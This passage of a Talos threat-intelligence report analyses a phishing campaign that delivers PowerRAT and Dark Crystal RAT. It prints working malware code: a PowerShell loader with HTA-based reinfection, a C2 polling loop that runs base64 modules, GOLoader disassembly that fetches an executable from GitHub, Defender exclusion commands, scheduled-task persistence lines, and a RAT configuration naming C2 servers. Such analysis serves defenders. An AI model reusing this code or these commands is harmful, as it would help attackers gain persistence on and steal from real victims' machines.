
The PowerRAT that executes in the victim machine memory initially checks if the JavaScript “UserCacheHelper.lnk.js” exists in the user profile folder and if not found, it will reinfect the victim machine by performing the actions of the PowerShell loader script described in the previous section. Then it hides the “UserCache.ini” by modifying the file attributes to “Hidden”.

```
try
{
    $EnLgWFE = "UserCache.ini";
$wSIAYJk = [System.IO.Path]::GetFileNameWithoutExtension($EnLgWFE);
$sovDAZA = "$env:USERPROFILE\$EnLgWFE.hta";
$YGfYTkC = "$env:USERPROFILE\$EnLgWFE";
$YGfYTkCPrepeared = $YGfYTkC.Replace("\", "\\\\");
$mRGTPeg = '$raw';
$rlhmQbj = "LOAD";
$TIrhxot = "HKCU:\\SOFTWARE\\Microsoft\Windows NT\CurrentVersion\Windows";
$jMNfWVJ = ("$env:USERPROFILE\$wSIAYJk"+"Helper.lnk.js").Replace("\", "\\");;
try{
    $bvpAReZ = @"
<html>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no" CAPTION="no" />
    <body>
        <script>
            var dig = 0
            var shell = new ActiveXObject("Shell.Application");
            var args = "/c echo (new ActiveXObject(\"Shell.Application\")).ShellExecute("
            switch (shell.NameSpace("C:\\Windows\\sysnative\\WindowsPowerShell\\v1.0")) {
                case null:
                    args = args + "\"powershell.exe\"";
                    break;
                default:
                    args = args + "\"C:\\\\Windows\\\\sysnative\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe\"";
            }

            args = args + ", \"-c \\\"$mRGTPeg= Get-Content -Path $YGfYTkCPrepeared;Invoke-Expression $mRGTPeg\\\"\", \"\", \"open\", 0) > $jMNfWVJ"
            shell.ShellExecute("cmd.exe", args, "", "open", dig);

            var user = shell.NameSpace(0x28);
            shell.ShellExecute("cscript.exe", "$jMNfWVJ", "", "open", dig)
        </script>
        <script>
            self.close();
        </script>
    </body>
</html>
"@
    if(![System.IO.File]::Exists($sovDAZA)) {
        Out-File -InputObject $bvpAReZ -FilePath $sovDAZA -Force | Out-Null;
        Start-Sleep -Milliseconds 10;
        $OqvSEAe = Get-Item $sovDAZA -Force;
        $OqvSEAe.attributes='Hidden';
    }
}catch{}
try{
    Copy-Item  ".\$EnLgWFE"  -Destination "$YGfYTkC" -Force | Out-Null;
    Start-Sleep -Milliseconds 10;
    $znAdRes = Get-Item $YGfYTkC -Force;
    $znAdRes.attributes='Hidden';
}
```


The PowerRAT performs reconnaissance on the victim’s machine by executing a function GetID() which collects the username, computer name, and the system driver letter through the PowerShell command Get-CimInstance. It also collects the drive serial number through the win32_volume class of WMIobject. The collected data is written to memory in the format <Computername_Username_drive serial number>.

```
function GetId(){
    try{
        $lRKNzAR = $Env:UserName;
        $TdiGdel = $Env:ComputerName;
        $tDUPdnh = Get-CimInstance Win32_OperatingSystem | Select-Object * | ForEach-Object { $_.SystemDrive };
        $OvcXjQI = (Get-WMIObject -Class Win32_Volume -Filter "DriveLetter='$tDUPdnh'").SerialNumber.ToString("X");
        $EvnzBHf = $TdiGdel + "_" + $lRKNzAR + "_" + $OvcXjQI;
        $EvnzBHfDecoded = [uri]::EscapeDataString($EvnzBHf);
        return $EvnzBHfDecoded;
    }
    catch {
        return '';
    }
}
```

After performing the reconnaissance, the PowerRAT attempts to connect to the C2 server by sending the collected data of the victim's machine using a hardcoded URL through the HTTP GET method. The C2 servers identified in this campaign are 94[.]103[.]85[.]47 located in Russia with the ASN 48282 of Hosting Technology LTD and 5[.]252[.]176[.]55 also geographically located in Russia with the ASN 39798 of MivoCloud SRL.



When there is no response from the C2 server, the PowerRAT has a placeholder function called offlineworker() that has the functionality to decode an embedded base64 encoded string of a PowerShell script and executes it using the Invoke-Expression command. The actor has built this functionality to keep the infection alive in the victim machine even if the victim's environment detects the malicious C2 traffic and blocks the connection. We didn't see any embedded base64 encoded strings in the PowerRAT sample that we analyzed and is likely a placeholder, indicating that the actor is actively developing and updating their tools.




The PowerRAT generates a random number between 7 - 23 and pauses its execution for (300 + random number) seconds and re-attempts to connect to the C2 server continuously waiting for a response. During our analysis, the C2 servers were not responding, and still, our further analysis of the PowerRAT showed us that the C2 server will likely respond with an XML configuration file having multiple modules with embedded base64 encoded PowerShell commands or scripts.

The PowerRAT has the functionality to parse the received XML file and search for the sections called config. It periodically executes the embedded encoded PowerShell commands or scripts, according to their defined intervals and run limits. The PowerRAT continues to run until all commands or scripts in the config sections are executed the required number of times.

```
$EvnzBHf = GetId;
while($true){
    $joJALaV = DownloadConfigs $EvnzBHf;

    while($joJALaV -eq '') {
        OfflineWorker;
        $fhKifjT = Get-Random -Minimum 7 -Maximum 23;
        Start-Sleep (300 + $fhKifjT);
        $joJALaV = DownloadConfigs $EvnzBHf;
    }

    try {
        $BaynxtO = [xml]$joJALaV;
        $qPXruRz = 0;

        while($true){
            $TNnoFgB = 0;
            $zUMoogg = 0;
            foreach ($KjHIHxq in $BaynxtO.Configs.Config)
            {
                $zUMoogg += 1;

                $PXKvcGW = [int][Math]::Floor( $qPXruRz / [int]$KjHIHxq.Interval);
                $URFVHio = [int][Math]::Floor( $qPXruRz % [int]$KjHIHxq.Interval);

                if($PXKvcGW -lt [int]$KjHIHxq.CountRuns -and $URFVHio -eq 0){
                    $JmmvMza = FromBase64 $KjHIHxq.Module;
                    try{
                        Invoke-Expression($JmmvMza);
                    }
                    catch {}
                }

                if(([int]$KjHIHxq.Interval * [int]$KjHIHxq.CountRuns) -lt [int]$qPXruRz){
                    $TNnoFgB += 1;
                }
            }

            Start-Sleep 60;

            if([int]$TNnoFgB -eq [int]$zUMoogg){
                break;
            }

            $qPXruRz += 1;
        }
    }
    catch {}
}
```

HTML-based infection delivers DCRAT




Talos discovered that the threat actor is also using HTML files embedded with malicious JavaScript in this campaign that are delivered to the victims through the malicious links in the phishing email, leading to the infection of the DCRAT payload.

When a victim clicks on the malicious link in the phishing email, a remotely located HTML file containing the malicious JavaScript opens in the victim machine's browser and simultaneously executes the JavaScript. The JavaScript has a base64 encoded data blob of a 7-ZIP archive of a malicious SFXRAR executable. It decodes the embedded base64 encoded data blob into binary data blob with the type "application/octet-stream" in the memory. A download URL for the binary data blob is created using the URL.createObjectURL() method and assigned to a variable in memory. It calls the click() method on the URL of the binary data blob which triggers the download of the binary data to a 7-Zip archive file. The malicious 7-Zip archive masquerades as the VK messenger application archive file in one of the malicious HTML files and another with a Russian name. The actor is using this technique in the JavaScript function to masquerade as the actual download activity of a file over the internet through a browser.


A victim must inflate the 7-Zip archive manually to run the SFXRAR executable which is masquerading as the legitimate VK application executable which leads to DCRAT infection. The SFX RAR executable is packaged

with the malicious loader or dropper executables, batch file, and a decoy document in some samples.

When a victim runs the SFX executable, the SFX script drops the packaged files into a folder and executes the batch file which runs another password-protected SFXRAR with the hardcoded password “riverdD” and runs the DCRAT.



In another sample, we observed that the SFXRAR drops the GOLoader and the decoy document Excel spreadsheet in the victim machine user profile applications temporary folder and runs the GOLoader along with opening the decoy document.



Talos observed an overlap of the technique used by the threat actor in this campaign with an earlier SparkRAT attack reported by Hunt researchers in April 2024, indicating that SparkRAT is another payload in the threat actor’s arsenal.

GOLoader downloads and runs the DCRAT

In DCRAT infection, the SFX script runs a malicious Loader executable and simultaneously opens a decoy document. The malicious loader executable we are calling “GOLoader” is compiled in Golang. It modifies the configuration settings for Microsoft Defender Antivirus, specifically by excluding the root directory “C:\” and the folder “C:\Users\$user\Desktop” in the victim machine by executing the PowerShell commands.

powershell -Command Add-MpPreference -ExclusionPath 'C:\Users\$user\Desktop'
powershell -Command Add-MpPreference -ExclusionPath 'C:\'

After configuring the exclusion paths, the GOLoader downloads the DCRAT binary data stream from a remote location through a hardcoded URL and writes it into a dropped executable with the file name “file.exe” in the desktop folder on the victim’s machine. During our analysis, we found that the remote location URL hardcoded in the GOLoader was pointing to a GitHub repository, which was not accessible. However, we found that the hosted payload binary in the GitHub repository is the Dark Crystal RAT (DCRAT) binary based on open-source intelligence data.

```
mov     qword ptr [rsp+88h+var_20+8], rbx
mov     qword ptr [rsp+88h+var_20], rax
mov     qword ptr [rsp+88h+var_10+8], 7
lea     rcx, aDesktop    ; "Desktop"
mov     qword ptr [rsp+88h+var_10], rcx
lea     rax, [rsp+88h+var_20]
mov     ebx, 2
mov     rcx, rbx
call    path_filepath_join
call    main_jtkadw
lea     rax, aC_24       ; "C:\\"
mov     ebx, 3
call    main_jtkadw
mov     eax, 3000000000
call    time_Sleep
lea     rax, aUserprofile ; "USERPROFILE"
mov     ebx, 0Bh
call    os_Getenv
movups  [rsp+88h+var_50], xmm15
movups  [rsp+88h+var_40], xmm15
movups  [rsp+88h+var_30], xmm15
mov     qword ptr [rsp+88h+var_50+8], rbx
mov     qword ptr [rsp+88h+var_50], rax
mov     qword ptr [rsp+88h+var_40+8], 7
lea     rcx, aDesktop    ; "Desktop"
mov     qword ptr [rsp+88h+var_40], rcx
mov     qword ptr [rsp+88h+var_30+8], 8
lea     rcx, aFileExe    ; "file.exe"
mov     qword ptr [rsp+88h+var_30], rcx
lea     rax, [rsp+88h+var_50]
mov     ebx, 3
mov     rcx, rbx
nop     dword ptr [rax]
call    path_filepath_join
mov     [rsp+88h+var_58], rax
mov     [rsp+88h+var_60], rbx
mov     rcx, rax
mov     rdi, rbx
lea     rax, aHttpsGithubCom ; https://github.com/MrBrounr/main/raw/main/naker.exe
mov     ebx, 33h ; '3'
call    main_lkajsd
mov     rax, [rsp+88h+var_58]
mov     rbx, [rsp+88h+var_60]
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    os_exec_Command
nop     dword ptr [rax+00h]
call    os_exec___Cmd__Start
call    main_qazwsx
```

Threat actor delivers DCRAT

The payload Dark Crystal RAT (DCRAT) sample that we analyzed in this campaign is a modular RAT associated with plugins to perform the DLL injection and information stealing tasks.

Key features of the DCRAT sample of this campaign include:

- Provides remote control access to the victim machine to the actor who can execute arbitrary commands, manage files, and monitor user activities.

- It has the capability of downloading and executing other files on the victim's machine.
- With its stealer plugin modules, the RAT can steal sensitive information including credentials, files, and financial information from the victim's machine.
- The RAT can take screenshots and capture the keystrokes on the victim's machine.
- We found that the RAT creates multiple copies of its binary masquerading as legitimate Windows executables including csrss.exe, dllhost.exe, taskhostw.exe, and winlogon.exe in the folders such as ProgramData, Pictures, Saved Games, and Windows start menu. It drops the embedded modules in the administrator user desktop folder using random file names and with the ".log" file extension.

C:\Users\admin\Desktop\zaHrebVC.log
C:\Users\admin\Desktop\HQLYdHol.log
C:\Users\admin\Desktop\qJutJUJW.log
C:\Users\Default\AppData\Roaming\Microsoft\Windows\Start Menu\taskhostw.exe
C:\ProgramData\dllhost.exe
C:\Users\Default\Pictures\csrss.exe
C:\Users\Default\Saved Games\winlogon.exe

- It establishes persistence on the victim machine by creating several Windows tasks to run at different intervals or during the Windows login process.

schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 11 /tr "'C:\Users\Default\Saved Games\winlogon.exe'" /f
schtasks.exe /create /tn "winlogon" /sc ONLOGON /tr "'C:\Users\Default\Saved Games\winlogon.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "winlogonw" /sc MINUTE /mo 5 /tr "'C:\Users\Default\Saved Games\winlogon.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "csrssc" /sc MINUTE /mo 12 /tr "'C:\Users\Default\Pictures\csrss.exe'" /f
schtasks.exe /create /tn "csrss" /sc ONLOGON /tr "'C:\Users\Default\Pictures\csrss.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "csrssc" /sc MINUTE /mo 7 /tr "'C:\Users\Default\Pictures\csrss.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "dllhostd" /sc MINUTE /mo 11 /tr "'C:\Users\Public\dllhost.exe'" /f
schtasks.exe /create /tn "dllhost" /sc ONLOGON /tr "'C:\Users\Public\dllhost.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "dllhostd" /sc MINUTE /mo 12 /tr "'C:\Users\Public\dllhost.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "dllhostd" /sc MINUTE /mo 8 /tr "'C:\Users\All Users\dllhost.exe'" /f


schtasks.exe /create /tn "dllhost" /sc ONLOGON /tr "'C:\Users\All Users\dllhost.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "dllhostd" /sc MINUTE /mo 11 /tr "'C:\Users\All Users\dllhost.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "taskhostwt" /sc MINUTE /mo 6 /tr "'C:\Users\Default\Start Menu\taskhostw.exe'" /f
schtasks.exe /create /tn "taskhostw" /sc ONLOGON /tr "'C:\Users\Default\Start Menu\taskhostw.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "taskhostwt" /sc MINUTE /mo 10 /tr "'C:\Users\Default\Start Menu\taskhostw.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "filef" /sc MINUTE /mo 13 /tr "'C:\Users\admin\AppData\Local\Temp\file.exe'" /f
schtasks.exe /create /tn "file" /sc ONLOGON /tr "'C:\Users\admin\AppData\Local\Temp\file.exe'" /rl HIGHEST /f
schtasks.exe /create /tn "filef" /sc MINUTE /mo 9 /tr "'C:\Users\admin\AppData\Local\Temp\file.exe'" /rl HIGHEST /f

- The RAT communicates to the C2 server through a URL hardcoded in the RAT configuration file as shown in the picture and exfiltrates the sensitive data collected from the victim machine. From other DCRAT samples identified in this campaign, we found another C2 URL “hxxp[://]cr87986[.]tw1[.]ru/L1nc0In[.]php”.


```
{
  "C2": [
    "http://strepsils.top/VideoVm_requestMultiTestLocal.php"
  ],
  "Options": {
    "PluginConfigs": {
      "0": "{SYSTEMDRIVE}/Users/",
      "1": "false",
      "2": "false",
      "3": "true",
      "4": "true",
      "5": "true",
      "6": "true",
      "7": "false",
      "8": "true",
      "9": "true",
      "10": "true",
      "11": "true",
      "12": "true",
      "13": "true",
      "14": "true"
    },
    "Version": "5.0.1",
    "Plugins": [
      "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM
      "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM
    ]
  }
}
```


Sample of DCRAT configuration file.

Coverage



Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protection with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 63963 – 63970, 63971 and 301004.

ClamAV detections are also available for this threat:

Win.Downloader.RustAgent-10036537-0

Win.Downloader.RustAgent-10036538-0

Win.Downloader.RustAgent-10036539-0

Win.Downloader.GoAgent-10036540-0

Win.Backdoor.PowershellRAT-10036541-0

Win.Phishing.VbsAgent-10036542-0

Win.Phishing.JsAgent-10036543-0

Win.Loader.PowershellLoader-10036544-0

Win.Loader.HtaAgent-10036545-0

Win.Loader.DonutLoader-10036546-0

IOCs

IOCs for this research can be found in our GitHub repository here.
